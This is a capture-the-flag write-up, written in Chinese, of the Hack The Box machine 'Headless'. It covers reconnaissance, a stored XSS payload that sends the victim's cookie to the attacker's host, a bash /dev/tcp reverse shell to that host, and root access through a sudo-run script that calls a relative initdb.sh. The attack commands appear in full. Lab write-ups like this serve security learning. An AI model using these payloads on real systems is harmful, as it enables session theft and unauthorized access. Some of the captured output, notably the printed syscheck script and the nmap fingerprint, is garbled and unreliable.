

Headless(完成)

```
└─# nmap -sCV 10.10.11.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 15:26 EDT
Nmap scan report for 10.10.11.8
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 23 Mar 2024 19:26:46 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
```

```

border-radius: 10px;
box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
RTSPRequest:
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code: 400</p>
<p>Message: Bad request version ('RTSP/1.0').</p>
<p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
</body>
</html>

```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```

SF-Port5000-TCP:V=7.94SVN%I=7%D=3/23%Time=65FF2CF5%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\1\1\x202000\x200K\r\nServer:\x20Werkzeug/2\2\2\
SF:x20Python/3\11\2\r\nDate:\x20Sat,\x202023\x20Mar\x202024\x2019:26:46\x2
SF:OGMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\1.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang="\x20en"\>\n<head>\n\x20\x20\x20\x20<meta\x20charset="\x20UTF-8"\>\n\
SF:x20\x20\x20\x20<meta\x20name="\x20viewport"\x20content="\x20width=device-wid
SF:th,\x20initial-scale=1\1.0"\>\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20j
SF:ustif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20}
SF:\n\n\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\
SF:20\x20\x20\x20\x20\x20\
SF:20\x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba(0,\x20
SF:0,\x200,\x200.2);\n\x20\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTYP

```









```
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20\x20\x20</head>\n\x20\x20\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20version\x20(\x20'RTSP/1\x20.0'\x20)\x20.\x20</p>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x20unsupported\x20method\x20.\x20</p>\n\x20\x20\x20\x20\x20\x20</body>\n</html>\n");\nService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 143.76 seconds

```
└─# whatweb http://10.10.11.8:5000/support
http://10.10.11.8:5000/support [200 OK] Country[RESERVED][ZZ], HTML5,
HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8], Python[3.11.2],
Title[Contact Support], Werkzeug[2.2.2]
```

目錄爆破有dashboard，但未授權

未經授權

伺服器無法驗證您是否有權存取所請求的 URL。您提供了錯誤的憑證（例如錯誤的密碼），或者您的瀏覽器不了解如何提供所需的憑證。

request

PrettyRawHex

1 GET /dashboard HTTP/1.1

2 Host: 10.10.11.8:5000

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Connection: close

8 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs


9 Upgrade-Insecure-Requests: 1

10

使用Dom XSS會錯誤，可能須繞過


```

```




進行XSS攻擊,可取得cookie(與dashboard的cookie:is_admin一致)


```
<img src=x onerror=fetch('http://10.10.14.68:8002/'+document.cookie);>
```



ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0

進行dashboard得cookie修正，確認回傳200






測試reshell

/bin/bash -i >& /dev/tcp/10.10.14.68/9001 0>&1

因測試失敗，使用http server技巧 (成功)



```
bash-5.2$ cat user.txt
cat user.txt
1d5adf3c2e3750d87e81691b6af2c4c7
```

```
bash-5.2$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
bash-5.2$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck

bash-5.2$ cat /usr/bin/syscheck
cat cat /usr/bin/syscheck <xml:application/xml;q=0.9,image/avif,
cat: cat: No such file or directory
#!/bin/bash
# Accept-encoding: gzip, deflate, br
# www-form-urlencoded
if [ "$EUID" -ne 0 ]; then
    exit 1
fi
# curl http://10.0.0.11.8:5000
Connection: close
# /usr/bin/ls -l /boot | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +%d/%m/%Y %H:%M)
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

# /usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}'
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi
exit 0

bash-5.2$ cat initdb.sh
cat initdb.sh
# chmod u+s /bin/bash/
/bin/bash
bash-5.2$ echo "/bin/bash" > initdb.sh
echo "/bin/bash" > initdb.sh
bash-5.2$ cat initdb.sh
cat initdb.sh
/bin/bash
```



```
bash-5.2$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.2G
System load average: 1.67, 1.76, 1.84
Database service is not running. Starting it...
```

```
ls
1
app.py
dashboard.html
hackattempt.html
hacking_reports
index.html
initdb.sh
inspect_reports.py
pspy64
report.sh
reverse.elf
support.html
t
whoami
```

```
root
id
uid=0(root) gid=0(root) groups=0(root)
```

```
cat root.txt
```

```
f7d7a583af7c57deecab6baf5e4aeab0
```